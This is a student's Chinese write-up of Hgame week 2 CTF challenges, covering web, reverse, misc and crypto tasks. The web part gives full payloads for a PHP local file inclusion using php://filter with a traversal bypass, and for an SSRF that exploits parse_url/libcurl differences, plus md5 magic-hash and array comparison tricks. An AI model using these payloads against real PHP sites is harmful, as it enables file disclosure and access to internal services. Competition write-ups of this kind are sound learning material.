

Hgame week2 write up (L1near)

Web

1.easy_php

打开这道题，首先想法就是按F12，出现了一个 `where is my robots`

百度了之后发现 `robots` 是一个网站与爬虫之间的协议，那么去找到这个吧



```
118.24.25.25:9999/easyphp/robots.txt
```

然后再次改变URL，出现了这个



<?php

```
error_reporting(0);
$img = $_GET['img'];
if(!isset($img))
    $img = '1';
$img = str_replace('../', '', $img);
include_once($img.".php");
highlight_file(__FILE__);
```

这段代码是传入参数，同时中的../会变成空，同时会显示文件，那么就想到伪协议和两次../

但是两次../写成../../也不对，那么就想到...../

也试着

```
118.24.25.25:9999/easyphp/flag.php
```

结果出现了

`maybe_you_should_think_think`

所以URL为

```
| 118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=.../flag
```

出现了一段base64编码

```
PD9waHAKICAgIC8vJGZsYWcgPSAnaGdhbWV7wW91XzRyZV9Tb19nMG9kfSc7CiAgICBlY2hvICJtYX1iZV95b3Vfc2hvdWxkX3Roaw5rX3Roaw5rIjsk
```

解码得到 `hgame{You_4re_So_g0od}`

2.php trick

这道题真的干货满满！！

打开URL，先看了第一步第二步，是说要找两个字符串不同但是md5相同的，百度了之后终于找到了一组数据

`str1=s878926199a str2=s155964671a` 它们的哈希值都是0e开头，弱类型比较就会把它们当成0，从而一样

再看第三步第四步，str3和str4要不同但是md5要相同，但这里不是弱类型了，所以传数组

`str3[]=1, str4[]=2`, 传数组的话，左边是NULL，右边是NULL，所以NULL===NULL

然后是第五步，有一个参数H_game,你在URL中不能出现H_game，但是下面要用到H_game，这里有两个思路，一种是H_game 经过URL两次编码，这样URL解析是解码一次是不会出现H_game 的，第二种思路是因为+ . 空格 会被解析成 %20,所以也可以写成 H.game

然后是第六第七第八步，H_game这个传进去的不能是数字，又要比9999999999大，百度了一下，发现一个曾经的代码审计题 [奇怪的恐龙特性](#)，知道了数组永远比数字大，永远比数字大，而且admin在和整形比较时，会被强制转换成整形，而它的整形刚好是0，所以 `H.game[]=admin`

然后是第九第十步，传入 `url=http://www.baidu.com`,然后到了难点，出现了curl，百度出了一张这样的图

parse_url与libcurl对与url的解析差异可能导致ssrf

- 当url中有多个@符号时，`parse_url`中获取的host是最后一个@符号后面的host，而libcurl则是获取的第一个@符号之后的。因此当代码对 `http://user@eval.com:80@baidu.com` 进行解析时，PHP获取的host是baidu.com是允许访问的域名，而最后调用libcurl进行请求时则是请求的eval.com域名，可以造成ssrf绕过
- 此外对于 `https://evil@baidu.com` 这样的域名进行解析时，php获取的host是 `evil@baidu.com`，但是libcurl获取的host却是evil.com

然后模仿了下，试了几次 `url=http://@localhost:80@www.baidu.com/admin.php`

(PS:端口忘了好几次，端口忘了好几次，端口忘了好几次)

然后出现了 `admin.php` 的源码,出现了文件，想到伪协议，然后提示了flag.php

所以 `http://118.24.3.214:3001/?`

`str1=s878926199a&str2=s155964671a&str3[]=1&str4[]=2&H.game[]=admin&url=http://@localhost:80@www.baidu.com/admin.php?filename=php://filter/read=convert.base64-encode/resource=flag.php`


出现了一段base64编码，解码得到flag `hgame{ThEr4_Ar4_s0m4_Php_Tr1cks}`

RE

1.Pro的Python教室（二）

首先看到.pyc，找了一个在线转换，把.pyc变成了.py，然后发现首先题目意思是顺序为单数的+2，为双数的+1，然后先是3的倍数排列，再是3的倍数-1，再是3的倍数-2排列，然后根据现有的推原来的字符，然后排列。。

(PS：附上手动解码的图)



MISC

1.Are You Familiar with DNS Records?

这道题是送分题，找了一个DNS查询工具，找到了flag

通过DNS检测可以快速查出不同的地区不同的网络对你的域名解析速度，及域名DNS信息。

检测结果

| 地区 | 耗时 (秒) | TTL (秒) | 值 |
|----|--------|---------|--------------------------------------------------|
| 中国 | 0.02s | 600s | v=spf1 include:spf.mail.qq.com ~all |
| | | 600s | flag=hgame(seems_like_you_are_familiar_with_dns) |
| 香港 | 0.06s | 600s | v=spf1 include:spf.mail.qq.com ~all |
| | | 600s | flag=hgame(seems_like_you_are_familiar_with_dns) |
| 美国 | 0.47s | 600s | flag=hgame(seems_like_you_are_familiar_with_dns) |
| | | 600s | v=spf1 include:spf.mail.qq.com ~all |

flag hgame{seems_like_you_are_familiar_with_dns}

2.初识二维码

这道题首先把base64换成图片，得到一张残损的二维码，因为缺少3个定位脚

然后用了画图软件，从网上找了一个正确的二维码，根据正确的二维码，补全了定位脚



去网上在线解二维码 得到flag `hgame{Qu1ck_ReSp0nse_c0De}`

CRYPTO

1.浪漫的足球圣地

这道题根据学长的提示，去网上百度了下，发现浪漫的足球圣地是曼彻斯特，刚好有种加密解密叫曼彻斯特解密

于是下载了一个软件

16进制2进制转换with曼彻斯特编码 v1.3

×

Developed by Jie Zhang.

16进制

2进制

曼彻斯特算法

10进制

☒ 802.3曼彻斯特

☐ 标准曼彻斯特

☐ 差分

☐ 曼彻斯特编码是否进行每8位反序 (特殊情况)

1

16 -> 2

2 -> 16

清空

2

曼彻斯特解码

3

曼彻斯特转16进制

曼彻斯特解码操作按照1-2-3的顺序

把题目所给的先变成2进制，然后复制到曼彻斯特算法里，进行解码，然后转成了16进制，出现了一串
6867616D657B33663234653536373539316539636261623261376432663166373438613164347D

然后去试试base全家桶，看到这么多数字，觉得是base16的可能性大一点，然后base16解码，得到
flag hgame{3f24e567591e9cbab2a7d2f1f748a1d4}

2.Vigener~

这道题看到描述说是普通的Vigener，于是找了一个在线解密网站，选择了无密钥解密

维吉尼亚密码在线解密

请输入要加密的明文

The Vigenere ciphe is a method of encrypting alphabetic text by using a series of interwoven Caesar ciphers, based on the letters of a keyword. It is a form of polyalphabetic substitution. The cipher is easy to understand and implement, but it resisted all attempts to break it for three centuries, which earned it the description le chiffre indechiffable. Many people have tried to implement encryption schemes that are essentially Vigenere ciphers. In eighteen sixty three, Friedrich Kasiski was the first to publish a general method of deciphering Vigenere ciphers. The Vigenere cipher was originally described by Giovan Battista Bellaso in his one thousand five hundred and fifty-one book La cifra del. Sig. Giovan Battista Bellaso, but the scheme was later misattributed to Blaise de Vigenere in the nineth century and so acquired its present name. flag is gfyuytukxariyydfjlpwxsdbzwvqt

请输入要解密的密文

Zbi Namyrwjk wmhzk cw s eknlgv uz ifuxstlata edhnufwlow xwpz vc mkohk s kklmwk uz mflklagnkh Gswyuv uavbijk, huwwv uh xzw ryxlwxm sx s qycogxx. MI ay u jgjs ij hgrsedhnufwlow wmtynmlmzcsf. Lny gahnvy ak kuwq lu orvwmxsfj urv asjpwekhx, tmz cx jwycwlwj upd szniehzm xg txyec az zsj lnlw ukhxmjoyw, ozowl wsxhiv az nlw vkmqjavnmgf ry qzalzw atxiuzozjshfi. Ests twgvfi zsby xjakx xg asjpwekhx wfilchloir kunygwk zbel sxy ikkkhasrfc Namyrwjk wmhzklw. Af kckzlkyl kadnc lzxyj. Xjoyhjaib Oskomoa ogm xzw lcvkl zi tmtrcwz s myrwjgf qwlnih qx jyqahnyvafm Pmywtyvw uojlwjy. Nlw Noaifwxy gahnvy osy ivayohedde xikuxcfwv hs Kagbur Tsznmklg Viddgms af ncw gfk nlgmyurv xopi zmtxvww ghg xalnc- gfk vsqc Ru gaxxu hwd. Yck. Yaupef Tgnxakzu Fwdruwg, tan xzw ywlwek qek dgnij eomellxcfmkx xg Trumkw jy Zaykhijw oh xzw tcrwln wiflalc sfj ms suwomjwj cxx hxywwfz heew. lfey ay ajqmenycpqlmqgjzndhrqwpvhtaniz

找到明文最后一段， flag is gfyuytukxariyydfjlpwxsdbzwvqt

所以flag hgame{gfyuytukxariyydfjlpwxsdbzwvqt}